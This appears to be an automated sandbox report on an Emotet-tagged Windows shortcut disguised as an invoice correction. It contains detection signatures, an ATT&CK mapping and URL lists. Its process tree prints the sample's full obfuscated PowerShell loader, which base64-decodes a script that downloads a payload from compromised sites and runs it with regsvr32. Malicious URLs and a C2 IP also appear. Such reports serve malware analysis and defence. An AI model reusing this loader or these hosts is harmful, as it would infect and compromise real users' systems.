ID: 632058
Sample Name:
Rechnungskorrektur
2022.20.05_1305.lnk
Cookbook: default.jbs
Time: 08:56:29
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Rechnungskorrektur 2022.20.05_1305.lnk

Overview

General Information

Sample Name:	Rechnungskorrektur 2022.20.05_1305.lnk
Analysis ID:	632058
MD5:	9bb223b115ec73..
SHA1:	fe98ee24f390ba1.
SHA256:	66cdacf636ffc45…
Tags:	lnk
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Windows shortcut file (LNK) starts b…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Changes security center settings (n…
- Suspicious powershell command lin…
- Machine Learning detection for sam…
- Suspicious command line found
- Powershell drops PE file

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 1340 cmdline: C:\Windows\System32\cmd.exe" /v:on /c DZ9UkEaBzDep9CltZVGcsQuzGzfPdwf8nTfLANcu0jNEGxiW7YvnGsgahEnFDklFWCuez6Py||p^o^w^e^r^s^h^e^!^l.e^x^e -c "&{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVuY2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQvYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczovL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8vbWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvbS9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDovL3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9IiRlbnY6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoIChkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5leGUgIiRkXE1ldmdNdm9wYXcuQlVTIjticmVha30gY2F0Y2ggeyB9fQ==';$cFq=[System.Convert]::FromBase64String($FhuEB+$TCeK); $YnYHG=$vFL.GetString($cFq); iex ($YnYHG)} MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 4472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1192 cmdline: powershell.exe -c "&{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVuY2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQvYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczovL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8vbWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvbS9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDovL3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9IiRlbnY6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoIChkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5leGUgIiRkXE1ldmdNdm9wYXcuQlVTIjticmVha30gY2F0Y2ggeyB9fQ==';$cFq=[System.Convert]::FromBase64String($FhuEB+$TCeK);$YnYHG=$vFL.GetString($cFq); iex ($YnYHG)}" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - regsvr32.exe (PID: 5964 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\JydgVvbPD\MevgMvopaw.BUS MD5: D78B75FC68247E8A63ACBA846182740E)
      - regsvr32.exe (PID: 5640 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\UjKMhzOwg\JWwyPPSZDhCDc.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
    - svchost.exe (PID: 5964 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3396 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3120 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3364 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5936 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5548 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 3104 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7112 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 1296 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5804 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6652 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1004 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 340 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
Rechnungskorrektur 2022.20.05_1305.lnk	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x2b3:$r1: p^o^w^e^r^s^h^e^l^l • 0x2b3:$r2: p^o^w^e^r^s^h^e^l^l
Rechnungskorrektur 2022.20.05_1305.lnk	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.302284085.0000000001DE0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000009.00000002.528233629.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.302481665.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000009.00000002.526430630.0000000000730000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Process Memory Space: powershell.exe PID: 1192	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x1029:$b2: ::FromBase64String(• 0x1c73:$b2: ::FromBase64String(• 0x18014:$b2: ::FromBase64String(• 0x18371:$b2: ::FromBase64String(• 0x187e4:$b2: ::FromBase64String(• 0x2e506:$b2: ::FromBase64String(• 0x2e861:$b2: ::FromBase64String(• 0x2f287:$b2: ::FromBase64String(• 0x2f65c:$b2: ::FromBase64String(• 0x2fa9a:$b2: ::FromBase64String(• 0x2fdf5:$b2: ::FromBase64String(• 0x3021b:$b2: ::FromBase64String(• 0x3078b:$b2: ::FromBase64String(• 0x607b9:$b2: ::FromBase64String(• 0x60e57:$b2: ::FromBase64String(• 0x64e8d:$b2: ::FromBase64String(• 0x6a83d:$b2: ::FromBase64String(• 0x6cbfc:$b2: ::FromBase64String(• 0x6cf55:$b2: ::FromBase64String(• 0x6ff6b:$b2: ::FromBase64String(• 0x7012d:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.regsvr32.exe.1de0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.730000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.730000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.1de0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Suspicious command line found

Obfuscated command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Language, Device and Operating System Detection

Yara detected Obfuscated Powershell

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	2 5 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 1 Masquerading	LSA Secrets	1 5 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Rechnungskorrektur 2022.20.05_1305.lnk	39%	ReversingLabs	Shortcut.Trojan.Emotet	
Rechnungskorrektur 2022.20.05_1305.lnk	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\UjKMhzOwg\JWwyPPSZDhCDc.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/t	100%	Avira URL Cloud	malware	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://mandom.co.id/assets/TpIIt7SmNBsWCECLoHrS/	100%	Avira URL Cloud	malware	
http://mandom.co.id/	0%	Avira URL Cloud	safe	
http://https://173.82.82.196:8080/tem	100%	Avira URL Cloud	malware	
http://crl.microso	0%	URL Reputation	safe	
http://pacemaker.cd/images/Xc/	100%	Avira URL Cloud	phishing	
http://https://contoso.com/	0%	URL Reputation	safe	
http://mandom.co	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://mandom.co.id	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://masidiomas.com/D4WStats/GAhmgvhLgUn6/	100%	Avira URL Cloud	malware	
http://https://dynamic.t	0%	URL Reputation	safe	
http://mandom.co.idx	0%	Avira URL Cloud	safe	
http://https://bpsjambi.id/about/VPe69A9Tk/	100%	Avira URL Cloud	malware	
http://marmaris.com.br/wp-admin/2cfpSuAH/	100%	Avira URL Cloud	malware	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mandom.co.id	103.89.5.69	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mandom.co.id/assets/TpIIt7SmNBsWCECLoHrS/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/t	regsvr32.exe, 00000009.00000002.52668872 8.000000000080C000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000B.00000002.327253252 .000001FF4B23C000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000B.00000003.326446467 .000001FF4B260000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000B.00000002.327253252 .000001FF4B23C000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 0000000B.00000003.326469338 .000001FF4B25A000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 B.00000002.327271835.000001FF4B25C000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000B.00000003.326501558 .000001FF4B246000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 B.00000002.327266562.000001FF4B24D000.00 000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/License	powershell.exe, 00000002.00000002.301101086.00000166EFC41000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000B.00000002.327259328.000001FF4B242000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.326535383.000001FF4B240000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000003.326469338.000001FF4B25A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000B.00000003.304174925.000001FF4B231000.00000004.00000020.00020000.00000000.sdmp	false		high
http://mandom.co.id/	powershell.exe, 00000002.00000002.298293260.00000166E07FA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://173.82.82.196:8080/tem	regsvr32.exe, 00000009.00000002.526688728.000000000080C000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000B.00000002.327259328.000001FF4B242000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.326535383.000001FF4B240000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.microso	powershell.exe, 00000002.00000002.302723143.00000166F7EB0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://pacemaker.cd/images/Xc/	powershell.exe, 00000002.00000002.298827087.00000166E08B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://https://contoso.com/	powershell.exe, 00000002.00000002.301101086.00000166EFC41000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.301101086.00000166EFC41000.00000004.00000800.00020000.00000000.sdmp	false		high
http://mandom.co	powershell.exe, 00000002.00000002.298293260.00000166E07FA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.293436051.00000166DFBE1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000000B.00000002.327213021.000001FF4B213000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000002.327253252.000001FF4B23C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.301101086.00000166EFC41000.00000004.00000800.00020000.00000000.sdmp	false		high
http://yamada-shoshi.main.jp/yamada-shoshi/V61hH/	powershell.exe, 00000002.00000002.298827087.00000166E08B6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000003.326530278.000001FF4B256000.00000004.00000020.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000002.294144175.00000166DFDF1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000002.294144175.00000166DFDF1000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
